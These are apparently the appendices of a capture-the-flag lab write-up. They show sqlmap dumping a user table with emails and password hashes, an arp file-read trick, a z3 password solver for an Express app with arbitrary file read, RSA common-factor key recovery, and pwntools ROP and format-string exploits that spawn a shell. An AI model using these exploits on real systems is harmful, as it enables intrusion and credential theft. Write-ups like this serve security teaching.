available databases [2]:
[*] 2204_for_fun
[*] information_schema
```

Search for table names

```
❯  sqlmap -r sql.txt -p search -D 2204_for_fun –tables
Database: 2204_for_fun
[2 tables]
+----------------+
| member         |
| table_of_tings |
+----------------+
```

Search for column names

```
❯  sqlmap -r sql.txt -p search -D 2204_for_fun -T member --columns
Database: 2204_for_fun
Table: member
[4 columns]
+----------+------------------+
| Column   | Type             |
+----------+------------------+
| email    | varchar(45)      |
| idmember | int(10) unsigned |
| password | varchar(70)      |
| username | varchar(45)      |
+----------+------------------+
```

Dump email and passwords

```
❯  sqlmap -r sql.txt -p search -D 2204_for_fun -T member --dump
Database: 2204_for_fun
Table: member
[10 entries]
+----------+---------------------+--------------------------------------------------------------+----------+
| idmember | email               | password                                                     | username |
+----------+---------------------+--------------------------------------------------------------+----------+
| 1        | 123@gmail.com       | $2y$10$Kx2z.9TCMTIC4g7akscKiekK/CVu6I.vfG0vfBstdkMFyGaeHIm3m | 456      |
| 2        | 321@gmail.com       | $2y$10$J9xfiiD9BaTFEmh5W6tDe.WUee/DpxJwucCPeeYg.URb5xEuwEZAa | 654      |
| 3        | sam@gmail.com       | $2y$10$uMrIT7jnlIbNAWNsdnNeWeizthGcxircr8Uo/3SsKCxpsVJhkLU7O | sung     |
| 4        | qwe@gmail.com       | $2y$10$tzFFnvwoVpG/v68O6Ks5Ju9HosqZrGF8xWWqWzNb/gFmzhDKWLGKy | rty      |
| 5        | prince@gmail.com    | $2y$10$MZJUfhk2Bqiv2UdMBMabkeCjAT2510rY8mjK/Kdh5zWDCAOYaxxCm | rain     |
| 6        | superadmin@gmail.com | $2y$10$DND.mewjy7IdQ4eZ8FjPweZvQec07VXp9wjCmruhwjpTtr4XOAh5a | god      |
| 7        | king@gmail.com      | $2y$10$c61VDxPx9hBxzVL0IizeweL2lHCjcOZzKfatVRkX2.ZjPM9pPx/CK | nimda    |
| 8        | superadmin@mail.com | $2y$03ac21a9797a06114f0aedd391a1e2a3                         | dog      |
| 9        | queen@gmail.com     | $2y$10$M8QTvfRphnQBkKd5CiyRYO2fw6LGw3nPwElul46tXWQHsP2fv7pLS | rip      |
| 10       | jim@gmail.com       | $2y$10$.rczf3pvlKV/6mOv2FCpAuRpnxFRbc5iSWoczrRjUQ2aYHTm7UTNq | NULL     |
+----------+---------------------+--------------------------------------------------------------+----------+
```

Appendix B

ARP Arbitrary File Read Solution

```
computer1@6bff4d5e29e5:~$ /usr/sbin/arp -v -f chickendinner.txt
>> Congratulations on solving part 2/6! Here's your flag!
Congratulations: Host name lookup failure
arp: cannot set entry on line 1 of etherfile chickendinner.txt !
>> FLAG{1_d1d_n07_kn0w_4rp_c0uld_r34d_f1l35}
arp: format error on line 2 of etherfile chickendinner.txt !
>>
>> 2 out of 6 flags acquired but where are the rest of the vulnerabilities?
arp: invalid hardware address
arp: cannot set entry on line 4 of etherfile chickendinner.txt !
>> Are there perhaps other systems on the network?
Are: Host name lookup failure
arp: cannot set entry on line 5 of etherfile chickendinner.txt !
>>
>> Please do not attack anything in the 172.x.x.x range
Please: Host name lookup failure
arp: cannot set entry on line 7 of etherfile chickendinner.txt !
>> I mean you can, but there's nothing there, plus it's super locked down
I: Host name lookup failure
arp: cannot set entry on line 8 of etherfile chickendinner.txt !
```

Appendix C

Source Code of /app

```
const express = require("express");
const bodyParser = require("body-parser");
const fs = require("fs");
const app = express();

const PORT = 3000;

const unlock = (password) => {
    return (
        password.length == 8 &&
        password.charCodeAt(0) == 71 &&
        password.charCodeAt(1) == 38 &&
        password.charCodeAt(2) * password.charCodeAt(3) === 5800 &&
        password.charCodeAt(2) - password.charCodeAt(3) === -66 &&
        password.charCodeAt(0) +
            password.charCodeAt(1) +
            password.charCodeAt(2) +
            password.charCodeAt(3) +
            password.charCodeAt(4) +
            password.charCodeAt(5) +
            password.charCodeAt(6) +
            password.charCodeAt(7) ===
            576 &&
        password.charCodeAt(0) +
            2 * password.charCodeAt(1) +
            3 * password.charCodeAt(2) +
            4 * password.charCodeAt(3) +
            5 * password.charCodeAt(4) +
            6 * password.charCodeAt(5) +
            7 * password.charCodeAt(6) +
            8 * password.charCodeAt(7) ===
            2685 &&
        password.charCodeAt(0) -
            password.charCodeAt(1) -
            password.charCodeAt(2) -
            password.charCodeAt(3) -
            password.charCodeAt(4) -
            password.charCodeAt(5) -
            password.charCodeAt(6) -
            password.charCodeAt(7) ===
            -434 &&
        8 * Math.pow(password.charCodeAt(0), 2) +
            2 * Math.pow(password.charCodeAt(1), 4) -
```

```
            3 * Math.pow(password.charCodeAt(2), 3) +
            Math.pow(password.charCodeAt(3), 2) +
            74 * Math.pow(password.charCodeAt(4), 2) -
            9 * Math.pow(password.charCodeAt(5), 3) +
            7 * Math.pow(password.charCodeAt(6), 4) -
            Math.pow(password.charCodeAt(7), 2) ===
            648891911
    );
};

app.use(bodyParser.urlencoded({ extended: false }));

app.get("/", (_, res) => {
    res.sendFile("index.html", { root: __dirname });
});

app.get("/robots.txt", (_, res) => {
    res.write("Disallow: /app");
    res.end();
});

app.get("/app", (_, res) => {
    const app = fs.readFileSync("./app.js");
    res.write(app);
    res.end();
});

app.post("/login", (req, res) => {
    const password = req.body.password;
    const path = req.body.path;

    try {
        if (!unlock(password)) {
            res.status(301).redirect("/");
            res.end();
            return;
        }

        if (path === undefined) {
            res.write("Successfully logged in!");
            res.end();
            return;
        }

        if (!fs.existsSync(path)) {
            res.status(400).write("Path does not exist!");
            res.end();
```

```
            return;
        }

        if (fs.statSync(path).isDirectory())
res.write(JSON.stringify(fs.readdirSync(path)));
        else res.write(fs.readFileSync(path));

        res.end();
    } catch (err) {
        console.log(err);
        res.write("Something went wrong");
        res.end();
    }
});

app.listen(PORT, () => {
    console.log(`Server running on port ${PORT}`);
});
```

Misconfigured Express Application Solution Script

```
#!/usr/bin/env python3
from z3 import *

final = ''

final += chr(71)
final += chr(38)

s = Solver()
pwd1 = BitVecs('char[0] char[1]', 8)

s.add(BV2Int(pwd1[0]) * BV2Int(pwd1[1]) == 5800)

s.add(BV2Int(pwd1[0]) - BV2Int(pwd1[1]) == -66)

assert s.check() == z3.sat
model = s.model()

for c in pwd1:
    final += chr(model[c].as_long() & 0xff)

ss = Solver()
pwd2 = BitVecs('char[0] char[1] char[2] char[3]', 8)
```

```
dec = [ord(i) for i in final]


def calc_one():
    return 576 - dec[0] - dec[1] - dec[2] - dec[3]


def calc_two():
    return 2685 - dec[0] - 2 * dec[1] - 3 * dec[2] - 4 * dec[3]


def calc_three():
    return -434 - dec[0] + dec[1] + dec[2] + dec[3]


def calc_four():
    return 648891911 - 8 * (dec[0]**2) - 2 * (dec[1]**4) + 3 * (dec[2]**3) -
dec[3]**2


ss.add(BV2Int(pwd2[0]) + BV2Int(pwd2[1]) + BV2Int(pwd2[2]) + BV2Int(pwd2[3]) ==
calc_one())

ss.add(5 * BV2Int(pwd2[0]) + 6 * BV2Int(pwd2[1]) + 7 * BV2Int(pwd2[2]) +
       8 * BV2Int(pwd2[3]) == calc_two())

ss.add(-BV2Int(pwd2[0]) - BV2Int(pwd2[1]) - BV2Int(pwd2[2]) - BV2Int(pwd2[3]) ==
calc_three())

ss.add(74 * (BV2Int(pwd2[0])**2) - 9 * (BV2Int(pwd2[1])**3) + 7 *
(BV2Int(pwd2[2])**4) -
       BV2Int(pwd2[3])**2 == calc_four())

assert ss.check() == z3.sat
model = ss.model()

for c in pwd2:
    final += chr(model[c].as_long() & 0xff)

print(f"Password: {final}")  # G&2t^4b9
```

Appendix D

RSA Common Factor Vulnerability Solution Script

```
#!/usr/bin/env python3
from Crypto.PublicKey import RSA
from gmpy2 import *

import os

pub1 = RSA.import_key(open('./someuser.pub').read())
pub2 = RSA.import_key(open('./someotheruser.pub').read())

n1 = pub1.n
n2 = pub2.n

p = int(gcd(n1, n2))

q1 = divexact(n1, p)
q2 = divexact(n2, p)

os.system(f"rsactftool -p {p} -q {q1} -e 65537 --private --output someuser.priv")
```

Appendix E

Main function pseudo-decompiled code

```
undefined8 main(int argc, char **argv)
{
    undefined8 in_R8;
    undefined8 in_R9;
    char **var_150h;
    int var_144h;
    int64_t var_140h;
    int64_t var_138h;
    int64_t var_130h;
    int64_t var_128h;
    int64_t var_120h;
    int64_t var_118h;
    int64_t var_110h;
    int64_t var_108h;
    char *s;

    sym.imp.setvbuf(_reloc.stdout, 0, 2, 0, in_R8, in_R9, argv);
    sym.imp.setvbuf(_reloc.stdin, 0, 2, 0);
    sym.imp.gets(&s);
    var_140h = 0;
    var_138h = 0;
    var_130h = 0;
    var_128h = 0;
    var_120h = 0;
    var_118h = 0;
    var_110h = 0;
    var_108h = 0;
    sym.imp.__isoc99_sscanf(&s, "GET %s", &var_140h);
    if ((char)var_140h == '\0') {
        sym.imp.puts("HTTP/1.1 500 Internal Server Error\n");
        sym.imp.puts("Something went wrong");
    } else {
        sym.readFile((char *)&var_140h);
    }
    return 0;
}
```

ReadFile function pseudo-decompiled code

```
void sym.readFile(char *arg1)
{
    int32_t iVar1;
    undefined4 uVar2;
    int64_t iVar3;
    char *s2;
    char *filename;
    uint64_t var_18h;
    FILE *stream;
    int64_t var_4h;

    iVar3 = sym.imp.getcwd(&filename, 0x80);
    if (iVar3 != 0) {
        iVar1 = sym.imp.strcmp(arg1, 0x402008);
        s2 = arg1;
        if (iVar1 == 0) {
            s2 = "/index.html";
        }
        sym.imp.strcat(&filename, s2);
        stream = (FILE *)sym.imp.fopen(&filename, 0x402016);
        if (stream == (FILE *)0x0) {
            sym.imp.puts("HTTP/1.1 404 Not found\n");
            sym.imp.printf("%s not found\n", s2);
        } else {
            sym.imp.puts("HTTP/1.1 200 OK");
            sym.imp.puts("Content-Type: text/html; charset=UTF-8");
            sym.imp.puts("Server: Http Server written in C\n");
            sym.imp.fseek(stream, 0, 2);
            var_18h = sym.imp.ftell(stream);
            sym.imp.fseek(stream, 0, 0);
            for (var_4h._0_4_ = 0; (uint64_t)(int64_t)(int32_t)var_4h < var_18h;
var_4h._0_4_ = (int32_t)var_4h + 1) {
                uVar2 = sym.imp.fgetc(stream);
                sym.imp.putchar(uVar2);
            }
        }
    }
    return;
}
```

Buffer Overflow Solution Script

```
#!/usr/bin/env python3
from pwn import *

HOST = '10.0.2.2'
PORT = 8080

elf = context.binary = ELF("./httpserver")
rop = ROP(elf)

if args.LOCAL:
    libc = ELF("/lib/libc.so.6")
else:
    libc = ELF("./libc-2.28.so")


# For GDB debugging
def start():
    if args.LOCAL:
        if args.GDB:
            return gdb.debug(elf.path, gdbscript='continue')
        return process(elf.path)
    else:
        return remote(HOST, PORT)


p = start()

log.info(f"PUTS@GOT {hex(elf.got.puts)}")

padding = b"GET "
padding += b"aaa\x00"
padding += b"A" * (cyclic_find(0x6161616962616161, n=8) - 4)

rop.raw(padding)
rop.call('puts', [elf.got['puts']])
rop.call('main')

log.info(rop.dump())

p.sendline(rop.chain())

PUTS = unpack(p.recvlines(4)[-1], 'all')
log.info(f"PUTS@LIBC: {hex(PUTS)}")

libc.address = PUTS - libc.sym['puts']
```

```
log.info(f"LIBC base: {hex(libc.address)}")

rop = ROP([elf, libc])

padding = b"GET "
padding += b"aaa\x00"
padding += b"A" * (cyclic_find(0x6161616962616161, n=8) - 4)

rop.raw(padding)
rop.raw(rop.ret.address)
rop.call('system', [next(libc.search(b"/bin/sh\x00"))])
rop.call('exit', [0])

log.info(rop.dump())

p.sendline(rop.chain())

p.clean()
log.success('Enjoy your shell :)')
p.interactive()
```

Appendix F

Main function pseudo-decompiled code

```
void main(int argc, char **argv)
{
    undefined4 uVar1;
    undefined4 uVar2;
    undefined4 uVar3;
    undefined8 in_R8;
    undefined8 in_R9;
    char **var_20h;
    int var_14h;

    sym.imp.setvbuf(_reloc.stdout, 0, 2, 0, in_R8, in_R9, argv);
    sym.imp.setvbuf(_reloc.stdin, 0, 2, 0);
    uVar1 = sym.imp.geteuid();
    uVar2 = sym.imp.geteuid();
    uVar3 = sym.imp.geteuid();
    sym.imp.setresuid(uVar3, uVar2, uVar1);
    do {
        sym.echo();
    } while( true );
}
```

Echo function pseudo-decompiled code

```
void sym.echo(void)
{
    int64_t in_FS_OFFSET;
    char acStack168 [104];
    undefined8 uStack64;
    FILE **stream;
    int64_t var_28h;
    char *format;
    int64_t canary;
    int64_t var_8h;

    canary = *(int64_t *)(in_FS_OFFSET + 0x28);
    stream = (FILE **)0x64;
    var_28h = 99;
    format = acStack168;
    sym.imp.fgets(acStack168, 100, _reloc.stdin, 100, 100, 0);
    sym.imp.printf(format);
    if (canary != *(int64_t *)(in_FS_OFFSET + 0x28)) {
        uStack64 = 0x123a;
        sym.imp.__stack_chk_fail();
    }
    return;
}
```

Format String Attack Solution Script

```
#!/usr/bin/env python3
from pwn import *

# Read binaries
elf = context.binary = ELF("./echoservice_patched")
libc = ELF("./libc-2.28.so")

PORT = 4444

# For GDB debugging
def start():
    if args.LOCAL:
        if args.GDB:
            return gdb.debug(elf.path, gdbscript='continue')
        return process(elf.path)
    else:
        l = listen(PORT)
        _ = l.wait_for_connection()
        return l
```

```python
p = start()

# Calculate offset from 27th value in stack to pie base without aslr
offset = 0x5555555552bd - 0x555555554000

payload = b"%27$p"
p.sendline(payload)
elf_leak = int(p.recvline(), 16)

elf.address = elf_leak - offset

log.success(f"PIE base: {hex(elf.address)}")

# Get value of printf in got
printf_got = elf.got['printf']

payload = b"%7$s|END"
payload += p64(printf_got)

p.sendline(payload)
PRINTF = unpack(p.recvuntil(b"|END", drop=True), 'all')

log.success(f"PRINTF@LIBC: {hex(PRINTF)}")

# Get libc base
libc.address = PRINTF - libc.sym['printf']

log.success(f"LIBC base: {hex(libc.address)}")

# Overwrite printf with system
writes = {printf_got: libc.sym['system']}

payload = fmtstr_payload(6, writes, write_size='short')

p.sendline(payload)
p.clean()
p.sendline(b"/bin/sh")  # Run shell with system

log.success("Enjoy your shell :)")
p.interactive()
```

Appendix G

Docker Compose Configuration

```
version: "3.9"

services:
    helper:
        build: ./helper
        container_name: helper
        ports:
            - "8000:8000"
        networks:
            - helper
        read_only: true
        ulimits:
            nproc: 128
        deploy:
            resources:
                limits:
                    cpus: "0.1"
                    memory: 32M
                    pids: 32
            restart_policy:
                condition: always
                delay: 3s
        cap_drop:
            - ALL

    container1:
        build: ./container1/apache
        container_name: container1
        ports:
            - "58464:80"
        networks:
            - apache-mariadb
            - one-two
        read_only: true
        tmpfs:
            - /tmp:exec
            - /var/www/html/uploads:uid=1000
            - /var/run/apache2
        ulimits:
            nproc: 256
        deploy:
            resources:
                limits:
```

```
                    cpus: "0.3"
                    memory: 128M
                    pids: 32
            restart_policy:
                condition: always
                delay: 3s
        depends_on:
            - container1-db
        cap_drop:
            - ALL

    container1-db:
        build: ./container1/mysql
        container_name: container1-db
        networks:
            - apache-mariadb
        ulimits:
            nproc: 256
        environment:
            MARIADB_ROOT_PASSWORD:
somehorriblylongpasswordthatcannotbebruteforcedorcracked
            MARIADB_USER: sqldev
            MARIADB_PASSWORD: Php=p@in
            MARIADB_DATABASE: 2204_for_fun
        deploy:
            resources:
                limits:
                    cpus: "0.3"
                    memory: 128M
                    pids: 32
            restart_policy:
                condition: always
                delay: 3s
        cap_drop:
            - ALL

    container2:
        build: ./container2
        container_name: container2
        networks:
            - one-two
            - two-three
        read_only: true
        tmpfs:
            - /tmp:exec
            - /run/openrc
        ulimits:
```

```
            nproc: 256
        deploy:
            resources:
                limits:
                    cpus: "0.3"
                    memory: 128M
                    pids: 32
            restart_policy:
                condition: always
                delay: 3s
        cap_drop:
            - ALL
        cap_add:
            - cap_setuid
            - cap_setgid
            - cap_sys_chroot

    container3:
        build: ./container3
        container_name: container3
        networks:
            - two-three
        read_only: true
        tmpfs:
            - /tmp:exec
        ulimits:
            nproc: 256
        deploy:
            resources:
                limits:
                    cpus: "0.3"
                    memory: 128M
                    pids: 32
            restart_policy:
                condition: always
                delay: 3s
        cap_drop:
            - ALL
        cap_add:
            - cap_dac_read_search

networks:
    apache-mariadb:
        name: container_php_mariadb_local
    one-two:
        name: container_one_two_local
        ipam:
```

```
        config:
            - subnet: 10.0.1.0/24
    two-three:
        name: container_two_three_local
        ipam:
            config:
            - subnet: 10.0.2.0/24
    helper:
        name: helper_local
```